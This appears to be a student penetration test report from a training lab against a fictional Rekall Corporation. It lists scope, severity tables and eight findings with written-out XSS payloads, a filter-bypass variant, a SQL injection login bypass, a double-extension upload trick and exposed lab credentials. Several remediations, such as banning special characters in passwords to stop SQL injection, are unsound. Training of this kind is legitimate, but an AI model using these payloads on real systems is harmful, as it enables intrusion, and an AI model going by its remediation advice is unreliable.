Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Shah Cyber Group aka SCG
Contact Name	TANVIR SHAH
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	2023-07-24	Tanvir S.	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
192.168.13.0/24 192.168.14.0/24 3.33.130.190 (totalrekall.xyz) 172.22.117.0/24	Rekall's .xyz page, Kali/Linux/Windows servers.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- The comments.php blocked access to any input of "script" in the search box. An ordinary SQL injection would not have worked.
- When uploading the picture onto the 3rd field of the totalrekall webpage, we had to make it a .jpg.php file instead. It had to be created through nano.
- Not all IP addresses had their ports open when nmapped.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Local File Inclusion
- Sensitive Data Exposure
- Command Injection
- PHP Injection
- Directory Traversal
- Open Source Exposed Data
- Shellshock
- Shellshock pt.2
- Brute Force Attack
- Scanning Vulnerability
- CVE-2017-5638
- Drupal - CVE-2019-6340
- CVE-2019-14287
- HTTP Enumeration
- FTP Enumeration
- Metasploit
- Common Tasks
- User Enumeration
- Compromising Admin

Executive Summary

Shah Cyber Group managed a substantial security assessment of Rekall's servers. This consisted of their Web servers, Linux servers and Windows servers. Different penetration techniques were used to target Rekall's framework. We performed reconnaissance by exploiting vulnerabilities within the web pages to start.

On the first day, numerous exploits were used successfully across different inputs on the web application. We used XSS payloads and different SQL injections. When trying to access logins, we used Brute-Force Attacks. Other large vulnerabilities that were found included: command injections, local file inclusions, PHP injections and sensitive data exposure.

On Day 2, we moved forward onto the Linux servers. Using metasploit modules, we were able to gain access to the shell command and find credentials within the server. We were also able to find open ports and IP addresses. After using those exploits, we were also able to gain access to Alice's account by SSHing into it.

On Day 3, we prioritized Windows servers. We used a great deal of tactics to escalate our privileges. These maneuvers included: HTTP Enumeration, FTP Enumeration, User Enumeration, File Enumeration, and Compromising Admin. The following examination below will show you the specific details of each vulnerability found and the rating of severity.

Summary Vulnerability Overview

Vulnerability	Severity
Day 1 Activity: Web Apps	
Reflected XSS Payload	Critical
Reflected XSS Payload (Advanced)	Critical
Accessing comments.php	Critical
Sensitive Data Exposure	Medium
Local File Inclusion	Critical
Local File Inclusion (Advanced)	High
SQL Injection	Critical
Sensitive Data Exposure	Critical
Sensitive Data Exposure	Critical
Command Injection	High
Command Injection (Advanced)	Critical
Brute Force Attack	Critical
PHP Injection	High
Session Management	Medium
Directory Traversal	High
Day 2 Activity: Linux OS	
Open Source Exposed Data	High
Scanning Vulnerability	Medium
Open Source Exposed Data	High
Scanning Vulnerability	Medium
Aggressive Scan Vulnerability	High
Nessus Scanning Vulnerability	Critical
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	High
Shellshock	High
Shellshock pt.2	High
Struts CVE-2017-5638	Medium
Drupal - CVE-2019-6340	Medium
CVE-2019-14287	High
Day 3 Activity: Windows OS	
OSINT	High
HTTP Enumeration	Medium
FTP Enumeration	Critical

Metasploit	High
Common Tasks	High
User Enumeration	High
File Enumeration	Medium
User Enumeration pt.2	High
Escalating Access	Medium
Compromising Admin	High


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	192.168.14.0/24 192.168.13.0/24 3.33.130.190 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 172.22.117.10 172.22.117.20
Ports	8080 443 21 22 25 79 80 4444 135 139


Exploitation Risk	Total
Critical	11
High	17
Medium	9
Low	0

Vulnerability Findings


Vulnerability 1	Findings
Title	Reflected XSS Payload

Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	Typed an XSS payload in “Put your name here” box. <script>alert(‘XSS’)</script>
Images	
Affected Hosts	192.168.14.35
Remediation	Use a firewall to block any input of word scripts.


Vulnerability 2	Findings
Title	Reflected XSS Payload (Advanced)
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	Entered <sscriptcript>alert(‘XSS’);</sscriptcript>


Images	
Affected Hosts	192.168.14.35
Remediation	Block any special characters from being input.

Vulnerability 3	Findings
Title	Accessing comments.php
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	Entered <script>alert(“Hi”)</script> in the comments box to find Flag 3.


Images	
Affected Hosts	192.168.14.35
Remediation	Restrict access to the injection of scripts.

Vulnerability 4	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Medium**
Description	curl -v http://192.168.14.35/About-Rekall.php


Images	
Affected Hosts	192.168.14.35
Remediation	Try to make the url with HTTPS instead. Do not important files out for everyone to see.

Vulnerability 5	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	Upload an exploit as a php file.
Images	

Affected Hosts	192.168.14.35
Remediation	Prevent access from certain file types.


Vulnerability 6	Findings
Title	Local File Inclusion (Advanced)
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	To bypass this, make your file as “script.jpg.php”
Images	
Affected Hosts	192.168.14.35
Remediation	Block access to any php file being input.

Vulnerability 7	Findings
Title	SQL Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	In the login page, under Admin login, in the password field: type (1’ OR ‘1’ = ‘1)


Images	
Affected Hosts	192.168.14.35
Remediation	Only allow passwords that include uppercase and lowercase letters. No special characters.

Add any additional vulnerabilities below.


Vulnerability 8	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	When you right-click the mousepad and inspect the element, you may find that the username and password are highlighted. Username is “dougquaid” Password is “kuato”

